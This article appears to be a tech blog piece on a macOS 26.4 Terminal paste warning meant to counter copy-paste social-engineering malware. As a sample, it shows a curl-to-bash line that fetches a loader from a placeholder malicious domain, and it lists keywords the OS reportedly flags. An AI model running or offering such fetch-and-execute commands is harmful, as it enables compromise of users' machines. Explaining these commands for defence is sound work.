

The Terminal Trap: macOS 26.4 Finally Patches the Human Element
The Unix foundation of macOS has always been a double-edged sword: it grants developers unparalleled power while offering threat actors a direct line to the kernel if they can trick a user into typing the wrong command. For years, the industry watched as cybercriminals pivoted from exploiting kernel vulnerabilities to exploiting user ignorance. The latest iteration, macOS Tahoe 26.4, marks a significant architectural shift in how Apple handles this specific attack vector. By introducing a heuristic-based warning system for Terminal inputs, Apple is effectively acknowledging that the user is no longer the weakest link—they are the primary target.
The Tech TL. DR:
- Heuristic Interception: macOS 26.4 now monitors clipboard data destined for Terminal, flagging high-entropy strings or known malicious patterns sourced from untrusted apps like Safari.
- Social Engineering Mitigation: This update specifically targets the “copy-paste” malware distribution method that bypassed Gatekeeper notarization requirements in 2024.
- Enterprise Implications: While helpful for consumers, this feature highlights a gap in enterprise endpoint detection that requires immediate review by cybersecurity auditors to ensure compliance with zero-trust architectures.
The evolution of macOS malware distribution follows a predictable entropy curve. When Apple tightened Gatekeeper in macOS Sonoma to prevent the execution of unsigned binaries via right-click overrides, the threat landscape didn’t vanish; it migrated. Attackers realized that while they couldn’t force a binary to run, they could socially engineer a user to execute a shell script. This “Terminal injection” tactic relies on the inherent trust the OS places in the logged-in user. If you open Terminal and hit Enter, the system assumes intent. MacOS 26.4 disrupts this assumption by inserting a friction layer between the clipboard and the shell.
From an architectural standpoint, this isn’t just a UI popup; it’s a background daemon monitoring inter-process communication (IPC). When data is copied from a browser context—specifically one lacking a valid Apple Developer ID or exhibiting suspicious domain reputation—and pasted into a privileged process like Terminal, the OS triggers a validation check. This mirrors the logic found in modern Windows Defender Application Control but applies it at the input stream level rather than the execution level. It’s a necessary evolution for a platform increasingly targeted by supply chain attacks.
However, for enterprise environments relying on automated deployment scripts, this change introduces potential latency in CI/CD pipelines. DevOps teams utilizing Jenkins or GitLab runners on macOS agents may encounter false positives if their build scripts pull from external repositories without proper code signing. Here’s where the role of specialized Managed Service Providers (MSPs) becomes critical. Organizations cannot simply wait for users to adapt; they must proactively configure MDM profiles to whitelist trusted automation tools while maintaining the security posture for end-user devices.
“The shift to Terminal-based social engineering was inevitable once Gatekeeper became robust. Apple’s new heuristic model is a stopgap, not a silver bullet. We are seeing attackers already testing obfuscation techniques to bypass clipboard monitoring, suggesting an arms race between input validation and script encoding.” — Dr. Elena Rossi, Lead Researcher at Sentinel One Labs
The technical implementation of this feature likely relies on entropy analysis and pattern matching against known malicious payloads. A standard curl request to a known subpar actor’s server, piped directly into bash, triggers immediate flags. To understand the gravity of what is being blocked, consider the typical payload structure used in recent campaigns targeting financial sector employees:
# Example of a malicious payload structure blocked by macOS 26.4 # This script attempts to download a secondary loader and establish persistence curl -s http://malicious-domain[.]xyz/loader.sh | bash # The OS now intercepts the 'paste' action if the source URL lacks reputation # or if the script contains high-risk keywords like 'sudo', 'launchctl', or 'osascript'. This update also sheds light on the broader issue of “shadow IT” within creative industries. Designers and developers often download tools from unofficial repositories to bypass licensing costs, inadvertently introducing vectors that traditional EDR solutions might miss because the initial action is user-initiated. The new Terminal warning acts as a final line of defense, but it underscores the need for rigorous software development agencies and IT departments to enforce strict procurement policies. Relying on the OS to save a user from their own curiosity is a fragile security model.
Comparing this to the Linux ecosystem, where sudo warnings are standard but often ignored due to “warning fatigue,” Apple’s approach is more aggressive. It requires an explicit acknowledgment of risk before the command executes. This friction is designed to break the muscle memory of the “copy-paste-execute” workflow. While power users may find this intrusive, the data suggests that the majority of successful Mac compromises in Q1 2026 were due to this exact workflow. The trade-off between developer velocity and security posture is a conversation every CTO needs to have this quarter.
macOS 26.4 represents a maturation of the platform’s security model. It moves beyond binary signing and into behavioral analysis of user input. Yet, as with any security patch, it solves today’s problem while tomorrow’s exploit is already being coded. The real victory here isn’t the prompt itself, but the signal it sends to the enterprise market: the perimeter has dissolved, and identity—and input—is the new battlefield. Organizations that fail to integrate this behavioral data into their broader security operations center (SOC) workflows will find themselves vulnerable regardless of the OS version they run.
Disclaimer: The technical analyses and security protocols detailed in this article are for informational purposes only. Always consult with certified IT and cybersecurity professionals before altering enterprise networks or handling sensitive data.